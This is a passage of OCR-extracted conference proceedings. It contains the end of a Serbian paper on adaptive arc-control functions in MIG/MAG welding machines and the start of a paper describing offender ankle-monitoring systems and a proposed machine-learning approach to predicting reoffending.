Obezbeđenje kvaliteta zavarenih spojeva, posebno kod velikih projekata i odgovornih konstrukcija, stvara potrebu za efikasnim upravljanjem kvalitetom. Kada je cilj da se zadovolje strogi zahtevi produktivnosti i istovremeno postigne zadovoljavajući kvalitet zavarenih spojeva, značaj kontrole procesa zavarivanja, kao i kontrole samog električnog luka, poprima veoma važnu ulogu.

Savremeni uređaji za zavarivanje proizvode se u invertorskoj tehnologiji. Prelazak na upotrebu elektronike u uređajima za zavarivanje omogućio je praćenje parametara elektrolučnog zavarivanja (jačina struje, napon električnog luka, brzina dodavanja elektrodne žice, protok zaštitnog gasa, brzina zavarivanja, itd.) u realnom vremenu, čime su se stekli preduslovi i mogućnosti za automatsku korekciju parametara procesa.

U današnje vreme gotovo da nema uređaja za elektrolučno zavarivanje, u višoj klasi, koji ne sadrži računarske komponente zadužene za praćenje parametara zavarivanja u realnom vremenu i automatsku korekciju parametara procesa. Na ovaj način, povećava se stabilnost električnog luka, omogućava se manji unos toplote u materijale koji se spajaju, čime se utiče na njihovu mikrostrukturu i mehaničke karakteristike, olakšava se rad zavarivača – lakše manipulisanje električnim lukom, što smanjuje verovatnoću nastajanja nesavršenosti u zavarenom spoju. Sve ovo utiče na obezbeđenje kvaliteta zavarenih spojeva.



E-mail: ulukic@mas.bg.ac.rs
DOI: 10.15308/Synthesis-2015-238-241

## 2. FUNKCIJE ZA KONTROLU ELEKTRIČNOG LUKA

Integracija i primena elektronskih komponenti i tehnika digitalne obrade signala u uređajima za zavarivanje omogućava istovremeno povećanje performansi procesa, produktivnosti i poboljšanje kvaliteta zavarenih spojeva. Uvođenje noviteta na polju hardvera predstavlja samo deo promena u ovoj oblasti.

Pored novih hardverskih rešenja i nova softverska rešenja koja prate te promene imaju značajan uticaj. Nova softverska rešenja na polju uređaja za zavarivanje korisnicima obezbeđuju značajne pogodnosti. Ova softverska rešenja grubo se mogu podeliti u dve kategorije: softveri koji poboljšavaju produktivnost procesa zavarivanja i softveri koja omogućavaju potpuno nove postupke i tehnike zavarivanja.

U prethodnoj deceniji razvijen je veliki broj funkcija namenjenih za upotrebu na uređajima za elektrolučno zavarivanje. Ove funkcije odnose se pre svega na kontrolu električnog luka, počevši od funkcija koje omogućavaju jednostavno uspostavljanje električnog luka, pa do naprednih funkcija koje obezbeđuju manji unos toplote u osnovne materijale koji se spajaju, različite načine prenosa dodatnog materijala kroz električni luk do metalnog kupatila, dobro uvarivanje i lakše vođenje električnog luka.

Pomenute funkcije uglavnom nisu standardizovane, nisu podjednako, niti u istim kombinacijama zastupljene na uređajima za zavarivanje. Različiti proizvođači ih navode pod različitim imenima, u sklopu svog brenda, i u zavisnosti od namene uređaja kombinuju različite funkcije.

S obzirom da nove generacije uređaja za zavarivanje poseduju memoriju i mikroprocesore, odnosno svojevrsne računarske sisteme specijalne namene, nove funkcije sa na određenim serijama proizvoda, pod uslovom da su adekvatna hardverska rešenja unapred integrisana, mogu dodavati po želji, jednostavnom instalacijom novog softvera ili aktivacijom pojedinačnih funkcija, unošenjem aktivacionih kodova. Na ovaj način, korisnicima se ostavlja mogućnost da u zavisnosti od potreba i finansijskih mogućnosti izaberu i aktiviraju samo određene grupe naprednih funkcija.

### 2.1. FUNKCIJA EFEKTIVNOG PRILAGOĐAVANJA PARAMETARA KRATKOG ELEKTRIČNOG LUKA ZA ZAVARIVANJE KORENOG PROLAZA

Funkcija efektivnog prilagođavanja parametara kratkog električnog luka povećava efikasnost procesa zavarivanja, prilikom izvođenja prvog prolaza – korenog prolaza zavarenog spoja, a namenjena je kako za manuelno elektrolučno zavarivanje topivom elektrodnom žicom u zaštiti aktivnog ili inertnog gasa (MAG / MIG postupkom), tako i za automatizovane postupke zavarivanja. Ova funkcija projektovana je sa namenom da obezbedi brže zavarivanje korenog prolaza, čak i u situacijama kada je zazor između osnovnih materijala neujednačen usled lošeg međusobnog pozicioniranja delova.

Upotrebom ove funkcije može se postići ušteda, jer se smanjuje potreba za sprovođenjem eventualnih reparacija prvog prolaza zavarenog spoja, a takođe nije potrebna ni upotreba keramičkih podloški prilikom zavarivanja, jer je unos toplote manji, čime je smanjena mogućnost curenja rastopljenog metala.


Kada je aktivirana ova funkcija dodatni materijal se kroz električni luk prenosi u režimu kratkog spoja, te je električni luk uspostavljen samo tokom polovine vremena trajanja ciklusa prenosa istopljene kapi dodatnog materijala. Ova funkcija sprečava nagle promene jačine struje tokom odvijanja ciklusa, koje su inače karakteristične za MAG / MIG postupak zavarivanja, kada se dodatni materijal prenosi kroz električni luk u režimu kratkog spoja. Tokom vremenskog intervala u kome električni luk nije uspostavljen ne dolazi do zagrevanja metala. Na ovaj način smanje se ukupni unos količine toplote u materijal. Usled toga, smanjena je zapremina istopljenog metala, što znatno olakšava rad zavarivača, pogotovu kada je zazor između delova veliki ili kada se zavarivanje vrši u nekom od prinudnih položaja (Zrilić *et al.*, 2012).

### 2.2. FUNKCIJA ZAVARIVANJA SA PROMENLJIVOM DUŽINOM SLOBODNOG KRAJA ELEKTRODNE ŽICE


Do promene dužine slobodnog kraja elektrodne žice, prilikom upotrebe MAG / MIG postupka zavarivanja dolazi usled promene rastojanja između pištolja za zavarivanje i osnovnih materijala. Ove promene su posebno izražene prilikom manuelnog zavarivanja, a javljaju se kao posledica promene položaja ruke zavarivača ili geometrije osnovnih materijala.

Kao posledica promene dužine slobodnog kraja elektrodne žice, dolazi do promene električne otpornosti u električnom kolu, koje je zatvoreno kroz električni luk. Promena otpornosti dovodi do promene parametara zavarivanja, a pre svega jačine struje.

Oscilacije jačine struje dovode do destabilizacije električnog luka, što može uticati na formiranje različitih tipova nesavršenosti (na primer: nedovoljno uvarivanje, neujednačeno uvarivanje, rasprskavanje dodatnog materijala, neujednačena geometrija šava, nalepljivanje dodatnog materijala i slično), koje narušavaju kvalitet zavarenog spoja (Zrilić *et al*, 2012).




Slika 2. Uticaj dužine slobodnog kraja elektrodne žice na dubinu uvarivanja, kada se ne primenjuje funkcija zavarivanja sa promenljivom dužinom slobodnog kraja elektrodne žice




Slika 3. Uticaj dužine slobodnog kraja elektrodne žice na dubinu uvarivanja, kada je aktivirana funkcija zavarivanja sa promenljivom dužinom slobodnog kraja elektrodne žice



DOI: 10.15308/Synthesis-2015-238-241

Na slici 2 prikazana je zavisnost dubine uvarivanja od dužine slobodnog kraja elektrodne žice, kada se zavarivanje sprovodi MAG / MIG postupkom, bez upotrebe funkcije zavarivanja sa promeljivom dužinom slobodnog kraja elektrodne žice.

Na osnovu rezultata prikazanih na slici 2 može se zaključiti da se dubina uvarivanja smanjuje sa povećanjem dužine slobodnog kraja elektrodne žice.

Često se u praksi zavarivanje mora sprovoditi na nepristupačnim mestima, gde je održavanje konstantne dužine slobodnog kraja elektrodne žice, veoma komplikovano za zavarivača.

Ovaj problem rešava se upotrebom funkcije zavarivanja sa promenljivom dužinom slobodnog kraja elektrodne žice. Ovo tehničko rešenje omogućava kontinualno praćenje parametara zavarivanja u realnom vremenu. Sistem veoma brzo registruje promene električnog otpora u električnom kolu koje je zatvoreno kroz električni luk, a koje se javljaju kao posledica promene dužine slobodnog kraja elektrodne žice. Na osnovu toga, sistem prilagođava jačinu struje, kako bi je održao na definisanom nivou, čime se smanjuje verovatnoća pojave nesavršenosti u zavarenom spoju i utiče na kvalitet zavarenog spoja.

Na slici 3 prikazana je zavisnost dubine uvarivanja od dužine slobodnog kraja elektrodne žice, kada je aktivirana funkcija zavarivanja sa promenljivom dužinom slobodnog kraja elektrodne žice.

Na osnovu rezultata prikazanih na slici 3 može se zaključiti da se dubina uvarivanja ne menja značajno bez obzira na promenu dužine slobodnog kraja elektrodne žice, kada je aktivirana funkcija zavarivanja sa promenljivom dužinom slobodnog kraja elektrodne žice.

## 2.3. FUNKCIJA ADAPTIVNOG PRILAGOĐAVANJA PARAMETARA ELEKTRIČNOG LUKA TOKOM PROCESA ZAVARIVANJA


Ova funkcija se primenjuje na sinergetskim MAG / MIG uređajima za zavarivanje, koji omogućavaju impulsni prenos dodatnog materijala kroz električni luk, kao i prenos dodatnog materijala u spreju kroz električni luk. Osnovne namene ove funkcije su lakše definisanje optimalnih parametara procesa zavarivanja i povećanje produktivnosti. Kada je aktivirana, ova funkcija adaptivno prilagođava parametre električnog luka tokom odvijanja procesa zavarivanja, na osnovu kontinualnog praćenja parametara zavarivanjau realnom vremenu i izračunavanja razlika u fluktacijama jačine struje i napona električnog luka u odnosu na zadate parametre. Formule koje se koriste za izračunavanja su adaptivne, što obezbeđuje da korekcija i prilagođavanje parametara procesa zavarivanja ne bude povezano ni sa jednim specifičnim vremenskim parametrom, te električni luk u takvoj situaciji nije primoran da se ponaša po nekom specifičnom zakonu. Osnovni princip prilagođavanja i korekcije parametara procesa zavarivanja odnosi se na održavanje optimalne dužine električnog luka, tako da se električni luk fokusira na što manju površinu, kako bi se postigla što veća gustina energije (Uusitalo *et al*, 2009; Uusitalo, 2012).

Funkcija adaptivnog prilagođavanja parametara električnog luka tokom zavarivanja, aktivira se na upravljačkoj tabli uređaja za zavarivanje, tako što se podešava procentualni udeo broja kratkih spojeva.

U režimu impulsnog prenosa dodatnog materijala kroz električni luk, ova vrednost predstavlja učestalost ostvarivanja kratkog spoja nakon strujnog impulsa, tokom trenutne sekvence procesa. Na primer, ukoliko je podešavanje ovog parametra postavljeno na vrednost od 50%, to znači da će se kratak spoj ostvariti nakon svakog drugog električnog impulsa. Na slici 4 prikazan je kratak spoj u jednoj od sekvenci impulsa.

Kada se dodatni materijal kroz električniluk prenosi u spreju, funkcija adaptivnog prilagođavanja parametara električnog luka tokom procesa zavarivanja sprovodi praćenje broja kratkih spojeva tokom odvijanja sekvence, sa ciljem da se broj kratkih spojeva održava na željenom nivou.

Kratki spojevi koje ostvaruju kapi istopljenog dodatnog materijala, koji se prenosi kroz električni luk, u kontaktu sa osnovnim materijalom ili metalnim kupatilom, potpomažu održavanje optimalne dužine električnog luka i omogućavaju korektno fokusiranje gustine energije. Stoga, kada je aktivirana, ova funkcija ne dozvoljava preveliko povećanje dužine električnog luka, jer bi to dovelo do rasipanja energije na veću površinu materijala.




Slika 4. *Kratak spoj u sekvenci impulsa*

Funkcija adaptivnog prilagođavanja parametara električnog luka donosi značajne beneficije kod impulsnog prenosa dodatnog materijala kroz električni luk. Preciznije fokusiran električni luk omogućava manji unos količine toplote, za koji su istraživanja pokazala da ima presudan uticaj na zavarivanje čelika povišene čvrstoće, kao i pri zavarivanju aluminijuma. Takođe moguća je lakša kontrola vođenja električnog luka.


Rezultati sprovedenih ispitivanja pokazuju da se upotrebom funkcije adaptivnog prilagođavanja parametara električnog luka tokom procesa zavarivanja, postižu sledeće beneficije: manji unos toplote po jedinici dužine zavarenog spoja, veća brzina zavarivanja, bolja penetracija u korenu zavarenog spoja, te povećanje nominalne debljine spoja. Ovo se postiže na taj način što, kada je aktivirana, ova funkcija omogućava topljenje veće količine dodatnog materijala, u odnosu na iste parametre zavarivanja kada funkcija adaptivnog prilagođavanja parametara električnog luka nije aktivirana (Uusitalo, 2012).

Kada je debljina materijala veća od 30 mm smatra se da se spajaju debeli materijali. Tada se zahteva veća dužina slobodnog kraja elektrodne žice prilikom primene MAG / MIG postupka zavarivanja, koja prevazilazi uobičajenu vrednost od 15 mm do 25 mm. Promena u dužini slobodnog kraja elektrodne žice utiče na vrednost jačine struje za naponski kontrolisan električni luk. Kada je dužina slobodnog kraja elektrodne žice veća od uobičajenih vrednosti jačina struje se smanjuje. Ovo utiče na efikasnost zavarivanja i na unetu količinu toplote po jedinici dužine šava. Može biti teško da se vrh pištolja za zavarivanje primakne dovoljno blizu kada je žleb uzak, što zahteva povećanje slobodnog kraja elektrodne žice. Cilj zavarivača je da pokuša da proces zavarivanja održi efikasnim. Kada je dužina slobodnog kraja žice veća od normalne vrednosti električni luk ne može biti fokusiran precizno na dno žleba, te stoga dolazi do skretanja električnog luka na stranice žleba. Funkcija adaptivnog prilagođavanja parametara električnog luka dovodi do sužavanja




DOI: 10.15308/Synthesis-2015-238-241

električnog luka i omogućava fokusiranje energije na manju površinu, dublje u žleb, što zavarivaču omogućava lakšu kontrolu vođenja električnog luka, kao što je prikazano na slici 5.




Slika 5. Fokusiranje električnog luka upotrebom funkcije adaptivnog prilagođavanja parametara električnog luka tokom procesa zavarivanja

Na slivi 6 prikazan je uticaj funkcije adaptivnog prilagođavanja parametara električnog luka tokom procesa zavarivanja na gemoetriju metala šava. Zavareni spoj prikazan na levoj strani slike izrađen je bez upotrebe ove funkcije, sa prenosom dodatnog materijala u spreju kroz električni luk. Spoj prikazan na desnoj strani slike izrađen je uz upotrebu funkcije adaptivnog prilagođavanja parametara električnog luka tokom procesa zavarivanja.




Slika 6. Uticaj funkcije adaptivnog prilagođavanja parametara električnog luka tokom procesa zavarivanja na gemoetriju metala šava

Upotreba ove funkcije smanjuje potrebe za finim podešavanjima električnog luka, jer velika gustina energije obezbeđuje da električni luk bude optimalno fokusiran u metalnom kupatilu. Usled poboljšanja fokusiranja električnog luka, brzina zavarivanja može se povećati, a u uskim žlebovima postići bolja penetracija, nego kada se ova funkcija ne koristi. U prinudnim položajima zavarivanja funkcija obezbeđuje bolju kontrolu vođenja električnog luka i povećanje brzine zavarivanja.

Brzina zavarivanja povećava se prilikom prelaska sa manuelnog na mehanizovano zavarivanje. Kombinacija ove funkcije, prenosa dodatnog materijala u spreju kroz električni luk i automatskog vođenja električnog luka je odlična sprega za povećanje produktivnosti.

Funkcija adaptivnog prilagođavanja parametara električnog luka smanjuje unetu količinu toplote. Na ovaj način smanjuju se deformacije delova koji se zavaruju, štedi se električna energija, a smanjuje se i potreba za obradom delova nakon zavarivanja kako bi se ispravili. Ovo je značajan doprinos prilikom zavarivanja materijala koji imaju malu krutost.

## 3. REZIME

Postupci zavarivanja predstavljaju najefikasniji poznati način spajanja metala. S obzirom na ovu činjenicu, uređaji za zavarivanje konstantno se unapređuju. Savremeni uređaji za zavarivanje sadrže specijalne računarske sisteme namenjene za praćenje parametara procesa zavarivanja u realnom vremenu i automatsku regulaciju električnog luka. Upotrebom specifičnih funkcija proces rada zavarivača može se znatno olakšati uz istovremeno ispunjavanje zahteva produktivnosti i kvaliteta zavarenih spojeva, pri čemu se uticaj zavarivača na kvalitet može do određene mere redukovati. Softverska regulacija parametara električnog luka, tokom procesa zavarivanja, je relativno jeftino rešenje koje donosi mnogobrojne beneficije. Sva druga rešenja za unapređenje elektrolučnog zavarivanja su znatno skuplja, jer zahtevaju nabavku specifične opreme, kao što su uređaji za zavarivanje tankih limova upotrebom hladnog prenosa materijala. Međutim, ovakva rešenja nisu opšte primenljiva za obavljanje različitih zadataka. Funkcije opisane u ovom radu još uvek ne predstavljaju opšte prihvaćena rešenja i zastupljene su samo na uređajima više klase.

## LITERATURA

Uusitalo, J., Peltola, T., Kumpulainen, J., & Veikkolainen, M. (2009). Novel tailored welding arcs help welders meet quality and productivity demands. In: Proceedings of the IIW International Conference on Advanced Processes and Technologies in Welding and Allied Technologies. 16-17 July 2009 (pp. 15-18). Singapore: Singapore Welding Society.

Uusitalo, J. (2012). Focus on arc control leads to superior quality. *Kemppi Pro News*, pp. 17-21. Preuzeto 14. januara 2015. sa http://productinfo.kemppi.com/flipbook/pronews_2012/en/files/assets/common/downloads/ProNews%202012%20EN.pdf

Zrilić, B., Pantelić, N., Jovičić, R. & Jovičić, D. (2012). Inovacije u tehnologiji zavarivačkog luka. *Zavarivanje i zavarene konstrukcije. LVII* (4), 163-167.



DOI: 10.15308/Synthesis-2015-238-241

Synthesis
International Scientific Conference of IT and Business-Related Research

# ELECTRONIC MONITORING DEVICES AND DATA PROCESSING

## ELEKTRONSKI UREĐAJI ZA PRAĆENJE I OBRADU PODATAKA

Žaklina Spalević[1], Miloš Ilić[2], Petar Spalević[2]
[1]Singidunum University, Faculty of Informatics and Computing, Belgrade, Serbia
[2]Faculty of Technical Science, Kosovska Mitrovica, Serbia

**Abstract:**
Criminal justice authorities may sometimes wish to control or monitor the location of an individual without resorting to imprisonment. As a condition of bail, bond, sentencing, or probation, the judge may order the convicted person to wear an electronic monitoring device, or ankle monitor. An electronic monitoring device allows pretrial services, probation, or parole the chance to closely supervise the convicted person by keeping track of where person is, or in some cases, determine if the convicted person is consuming some prohibited substances such as alcohol or narcotics. Some systems provide tracing within the predefined restricted areas. Such systems are used in different situations, before a criminal trial or after conviction. The authors described different ankle monitor systems in use, their advantages and disadvantages and data collected in such manner. Some data from electronic monitoring device are important for each convicted person. The authors describe machine learning method, which can rely on data to predict whether the convicted person will repeat the criminal offense or not. This method uses the hypothesis and gradient descent. At the end, the authors explore the role of these devices by the law enforcement sanctions and measures outside the prison.

**Key words:**
ankle monitor, house arrest, machine learning, prediction, GPS monitoring device.

**Apstrakt:**
Krivični-pravosudni organi mogu ponekad želeti da kontrolišu ili prate lokaciju pojedinca bez pribegavanja zatvorskoj kazni. Kao uslov za kauciju, jemstvo, izricanje kazne ili uslovnu kaznu, sudija može zahtevati od osuđenog lica da nosi elektronski uređaj za praćenje ili oglicu za praćenje koja se nosi oko članka (tzv. nanogica). Elektronski uređaj za praćenje može se koristi pre sudskog postupka, ili tokom trajanja uslovne kazne kako bi se pomno pratilo kretanje osuđenog, njegova lokacija u određenom trenutku, kao i da li konzumira neke zabranjene supstance poput alkohola ili psihoaktivnih supstanci. Pojedini sistemi omogućavaju praćenje u definisanom ograničenom prostoru. Takvi sistemi koriste se u različitim situacijama, pre krivičnog postupka ili nakon izricanja presude. Autori opisuju različite sisteme za praćenje, njihove prednosti i nedostatke, kao i podatke koji se preko njih prikupljaju. Za svako osuđeno lice, određeni podaci iz elektronskog uređaja za praćenje su važni. Autori opisuju metodu mašinskog učenja, koja može predvideti na osnovu dobijenih podataka da li će osuđeni ponoviti krivično delo ili ne. Ovakva metoda oslanja se na hipotezu i opadajući gradijent. Na kraju rada, autori ispituju ulogu ovakvih uređaja za praćenje kao mera za sprovođenje zakona izvan zatvorskih okvira.

**Ključne reči:**
uređaj za praćenje osuđenog (tzv. nanogica), kućni pritvor, mašinsko učenje, predviđanje, GPS uređaj za praćenje.

## 1. INTRODUCTION

Every year a large number of convicted criminals are sent to prison. Given that prisons are expensive to build and run, and often involve cruel treatment of fellow citizens, possibly contributing to the conversion of inmates into 'hardened' criminals; it is not surprising that alternatives to imprisonment have been tried out. One of the more intriguing experiments in this area is the substitution of incarceration for electronic monitoring (Rafael & Ernesto, 2013). In an increasingly mobile world, house arrest ankle bracelets have numerous practical purposes. They're most commonly used to monitor the movements and behavior of repeat drug and impaired-driving offenders serving active sentences of probation. In many jurisdictions, they represent a partial solution to the perennial problem of overcrowded prisons. Most states offer convicts the option to wear an ankle bracelet during a period of supervised probation in lieu of spending time in prison.

The history of electronic monitoring dates from the 1960s. Home confinement is a representation of the fourth phase in the development of the European-North American correctional policy (Lilly & Ball, 1987). This fourth phase reflects the use of technology, electronics and computerized means to monitor and supervise offenders. It is the home detention of juveniles with intensive supervision and electronic monitoring. If we look at the historical order, dr Ralph K. Schwitzebel could be considered the father of electronic monitoring. He first discussed the idea of using electronic monitoring devices to track the locations of probationers and parolees in the community in the 1960s (Schmidt & Curtis, 1987). In 1964, he developed one-kilogram Radio Telemetry Device that could be worn by a person. The device transmitted signals to a modified missile-tracking unit up to 400 meters away, which determined the wearer's location on a screen. In the early 1980s, an American judge, supposedly inspired by a Spiderman comic, persuaded a company to develop a monitoring bracelet suitable for offend-



E-mail: milos.ilic@pr.ac.rs
DOI: 10.15308/Synthesis-2015-242-247

ers to wear (Matt & Russell, 2003). In 1983, the first order was made requiring an offender who had breached parole to wear an anklet to monitor his future behavior (Liverani, 1998). This use of electronic monitoring devices became commonly known as "tagging". The outcome was an electronic bracelet approximately the size of a pack of cigarettes that emitted an electronic signal picked up by a receiver placed in a home telephone. The early devices, however, were primitive and many individuals extricated themselves from the devices. The equipment for electronic home confinement has become very sophisticated over the last few years. Today, it is possible to have the equipment that will transmit a photo of the client, do an alcohol screening, or has a voice identifier to make sure the person is at home when checked. With these assurances built into the equipment, it is possible to achieve greater reliability of proper identification of the individual answering the call. There are still problems with electronic home detention, but these come from expecting the equipment to perform miracles instead of being used in conjunction with other methods of home confinement.

The key problem with electronic monitoring is how to prevent the convicted person from repeating criminal acts. Such a system should provide 24-hour monitoring. There is a great number of persons convicted for different criminal acts, which are in the electronic monitoring system. One probation officer has much more convicted citizen in his jurisdiction. That is a very large number of people for one person. Some of them will repeat the criminal offense, that's for sure. The job of officers and employee in control centers is to predict which of the electronic monitoring convicted citizens could repeat the same offense. In order to prevent that, they must predict the convicted future behavior based on all collected data from electronic monitoring systems. For this purpose, authors proposed machine learning algorithms. These algorithms based on learning set of data, and the current set of data for monitoring offenders, could predict whether the offenders will repeat criminal offence or not.

The paper is organized as follows. The second section represents the description of electronic monitoring systems. The third section represents the types of electronic monitoring systems. In this section, authors numbered types of present systems and described in which situations systems these could be used. The fourth section presents examples of today's implemented electronic monitoring systems. In the fifth section, authors proposed machine learning method for prediction based on the data collected from electronic monitoring system. The sixth section presents law acts from the law of enforcement sanctions and measures outside the prison, implemented to electronic monitoring. The final part contains conclusion and references.

## 2. ELECTRONIC MONITORING SYSTEMS

Various types of electronic monitoring devices have been developed over the years, with each successive generation improving upon its predecessors, both in terms of their functionality and portability. Some electronic monitoring devices are relatively simple and use Global Positioning Satellite (GPS) technology to alert the authorities when their wearers deviate from a pre-planned route. Others are more complex affairs designed to detect traces of alcohol or illegal drugs in the blood. In both cases, ankle bracelets can be powerful deterrents for convicts who might otherwise flout the terms of their probation sentences. In general electronic monitoring, equipment comes in two forms. The first form is so called active systems. These systems require an individual to wear a transmitter, usually in the form of an ankle bracelet, which continuously emits a signal to the receiver unit connected to his or her landline telephone (Shauna, 2007). A corresponding device in the person's home relays the signal to a monitoring station. If the wearer strays too far from home or breaks the device, the authorities are alerted. Over time, their application expanded to areas outside the home, such as work and treatment programs. Variations were also developed that utilized mobile equipment allowing for the detection of the individual's device, enabling authorities to conduct drive-bys of where the person should or should not be. In some other cases, active systems can be used to impose restrictions for some places where the person is not permitted to go. In such cases, systems impose restrictions through the installation of monitoring devices in places that are forbidden to an individual. If the wearer goes into those areas, an alert can be sounded and action taken. Active systems can also be used to restrict an individual's access to other people if those people (for example, victims) are given a device that detects if the person under surveillance comes too close. The surveillance purpose can be achieved to some degree by placing monitoring devices at bus stops and train stations so that the individual can be tracked to and from work (Johnson, 1999).

The second form is so called passive system. In these systems, wearers are periodically contacted via telephone to ensure that they are where they are supposed to be. While a variety of different techniques have been used to confirm an offender's presence with these systems, one of the more common means of achieving this goal requires the offender to wear a device strapped to his or her wrist which is inserted into a verifier box connected to the telephone when the computer calls. In this way, the system provides full confidence. Different technologies could be implemented to provide passive systems. For instance, passive systems may perform biometric fingerprint or retinal scans besides voice verification system. Some other techniques require the offender to respond to a pager, with caller-ID technology verifying the individual's location. However, all passive systems are limited by the fact that they do not provide immediate notification of location or condition violations during the intervals between calls.

Both active and passive electronic monitoring systems can be used in three main situations. Those are detention, restriction and surveillance. Detention means that individual remains in a designated place. Restriction is a situation in which electronic monitoring can be used to ensure that an individual does not enter prescribed areas, or approach particular people, such as complainants, potential victims or even co-offenders. The last situation is restriction, which means that electronic monitoring may be used so that authorities can continuously track a person, without actually restricting their movements. As a result of the great number of limitations, there has been growing interest in the application of more advanced GPS technology as an alternative tool to enhance the supervision of offenders in the community (Lilly, 2006). GPS technology is available in both active and passive formats. GPS technology has the added advantage of being able to continuously track an offender's movement 24 hours a day in "real time" when active systems are used. Passive GPS operates in a similar manner, but the location and movement data are downloaded, usually once a day, when the offender returns home and places the device in a cradle that connects to the monitoring agency. In both its active and passive forms, GPS technology essentially operates by receiving signals from a constellation of satellites which triangulate a position, and store or communicate that location to a monitoring center. In order to accomplish this feat, the individual must wear an ankle or wrist bracelet and carry a transmitter.



DOI: 10.15308/Synthesis-2015-242-247

## 3. TYPES OF ELECTRONIC MONITORING

Electronic ankle bracelets are often used for community corrections efforts. This type of bracelet is used in conjunction with a radio frequency base unit connected to a traditional telephone line. The reports sent over the phone by the base unit are usually monitored by a third-party contractor, although some law enforcement agencies take care of this function in some jurisdictions. There are several types of electronic monitoring devices that are commonly used (Hilf and Hilf, 2015).

GPS (Global Positioning System) Tether - this allows a defendant's movements to be tracked by satellite and reported to the appropriate supervising agency. Hot Zones (also known as Exclusion Zones) are programmed into a computer program that runs in conjunction with the GPS tether that alert authorities whenever the defendant goes someplace that he or she is not allowed (for example, the home or work of an alleged victim). GPS Tethers are common for persons charged or convicted of Criminal Sexual Assault, Domestic Violence, Stalking, or other crimes with a victim. In order to qualify for a GPS Tether, the Defendant must have a stable address and electricity at the address. Usually, if this is ordered, the Defendant is not released from custody until the GPS Tether is set up and functioning, and the alleged victim is notified as to the defendant being released on tether.

Transdermal Alcohol Tether - this type of tether monitors the defendant's skin to determine his or her Blood Alcohol Level that is usually attached to his or her ankle by a bracelet. It also monitors whether attempts to circumvent the system are made, based upon tampering with the equipment or a change in the defendant's body temperature. It is in use for alcohol defendant on probation, or home arrest.

Standard Tether - this device records and reports when a Defendant enters and exits his property. The Defendant must wear an ankle bracelet and have a landline phone for this device to properly work.

Breathalyzer Monitor - this can be installed in a Defendant's home or automobile, and does not require an ankle bracelet. The Defendant must submit to a Preliminary Breath Test when the unit calls the home. The unit is often equipped with a camera to verify that the Defendant is the person providing the breath sample. The Defendant must have a stable residence and a landline phone in order to qualify for this device.

Ignition Interlock Device - this is a breathalyzer installed into the Defendant's vehicle to prevent him or her from starting their car if alcohol is detected in their body. The driver must blow into the device and pass the alcohol test before the vehicle will start.

## 4. TODAYS ELECTRONIC MONITORING DEVICES

The ankle monitor is a sturdy and waterproof electronic device that cannot be removed. It will alert the base unit if it is tampered with, and the maximum range of this system is usually 3,000 ft within the radius of the base unit. Should the defendant move out of range, the base unit will emit a loud alarm and the monitoring agency will be immediately notified.

Defendants on home confinement may be allowed to work or go to school while wearing the device. To this end, the monitoring agency is notified of the job or class schedule so that the defendant is not mistakenly labeled as a fugitive.

The other type of ankle bracelet that uses GPS technology requires a mobile phone to be carried by the defendant in some cases. Some GPS ankle monitors incorporate the mobile phone into the device. In recent years, GPS ankle bracelets have been used to enforce restraining orders. Some examples of electronic ankle monitor that are in use are presented in continuation.

### 4.1. GPS LOCATION TRACKING - EXACUTRACK ONE

